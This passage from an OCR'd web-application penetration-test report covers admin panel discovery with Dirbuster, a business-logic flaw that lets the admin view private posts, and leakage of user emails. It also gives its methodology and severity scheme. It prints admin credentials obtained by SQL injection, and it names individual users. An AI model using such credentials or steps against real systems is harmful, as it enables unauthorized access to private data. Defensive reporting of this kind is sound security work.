
We can find the admin panel by using Dirbuster and login with the username and password that we found in the SQL Injection.

EXECUTION DEMONSTRATION

Check in Dirbuster if we have others pages:



Start:




We can see that we have admin panel, let's check it:



We know the username and password from the SQL injection:

Username: itsafe

Password: admin



RECOMMENDED RECTIFICATION

- Hide the admin panel that if someone use in Dirbuster he didn't find that
- Disallow public access to admin page access.

4.6 BUSINESS LOGIC BYPASS

Severity | **Low** Probability | **Low**

VULNERABILITY DESCRIPTION

Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behavior. This potentially enables attackers to manipulate legitimate functionality to achieve a malicious goal. These flaws are generally the result of failing to anticipate unusual application states that may occur and, consequently, failing to handle them safely.

VULNERABILITY DETAILS

Check with the admin account if we can see a private posts.

EXECUTION DEMONSTRATION

Go to the admin panel:



We know the username and password from the sql injection:

Username: itsafe


Password: admin



Going to Roman account:



Also, with Shai account:



RECOMMENDED RECTIFICATION

- Make sure developers and testers understand the domain that application serves.
- Avoid making implicit assumptions about user behavior or the behavior of other parts of the application.
- Don’t get the admin account to see private posts from other users.

4.7 INFORMATION DISCLOSURE

Severity | **Informative** Probability | **Informative**

VULNERABILITY DESCRIPTION


Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker.

VULNERABILITY DETAILS


We can find information about other users just by checking website via browser console.

EXECUTION DEMONSTRATION

We can see the post of people in the website:



Going to Shai Alfasi profile:




We can see the user id in the URL!

Right click on the mouse->Inspect/ Inspect element/F12:



We can see the email of Shai!

Also, if we go another account, we can see this:





RECOMMENDED RECTIFICATION

- Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive. Sometimes seemingly harmless information can be much more useful to an attacker than people realize. Highlighting these dangers can help make sure that sensitive information is handled more securely in general by your organization.
- Audit any code for potential information disclosure as part of your QA or build processes. It should be relatively easy to automate some of the associated tasks, such as stripping developer comments.
- Use generic error messages as much as possible. Don't provide attackers with clues about application behavior unnecessarily.
- Double check that any debugging or diagnostic features are disabled in the production environment.
- Make sure you fully understand the configuration settings, and security implications, of any third party technology that you implement. Take the time to investigate and disable any features and settings that you don't actually need.

APPENDICES

METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

APPLICATION TESTS

- **Various tests to identify:**
  - Vulnerable functions.
  - Known vulnerabilities.
  - Un-sanitized Input.
  - Malformed and user manipulated output.
  - Coding errors and security holes.
  - Unhandled overload scenarios.
  - Information leakage.
- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - **Security functions:** Checking whether security functions exist, whether they operate based on a White List of a Black List, and whether they can be bypassed.
  - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
  - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.
  - **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.

- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of in activity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test)**:** Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.
- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.

- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.

- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.
  - Open ports.
  - Default passwords.
  - Known vulnerabilities.
  - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**

- **After an automated review, thorough manual tests are performed regarding:**
    - Vulnerable, open services.
    - Authentication mechanism.
    - Authorization policy.
    - Encryption policy.
    - Log off mechanism.
    - Information leakage.
    - Administrative settings.
    - Administrative files.
    - Error handling.
    - Exploit of known security holes.
    - Infrastructure local information leakage.
    - Bypassing security systems.
    - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
    - Description.
    - Risk level.
    - Probability of exploitation.
    - Details.
    - Mitigation recommendations.
    - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
    - Providing the development team with professional support along the rectification process.
    - Repeat test (validation) including report resubmission after rectification is completed.

FINDING CLASSIFICATION

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms
- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.